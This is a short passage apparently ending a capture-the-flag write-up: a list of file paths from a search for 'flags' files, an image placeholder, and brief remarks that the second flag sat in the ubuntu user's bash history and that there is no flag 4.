/usr/share/man/sv/man1/dpkg-buildflags.1.gz
/usr/share/man/fr/man1/dpkg-buildflags.1.gz
/usr/share/dpkg/buildflags.mk
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
```




I also found the location of the second flag inside *ubuntu* user's bash history file.







I then captured flag two.



> PS: There is no flag 4.

That's it from my side!
Until next time:)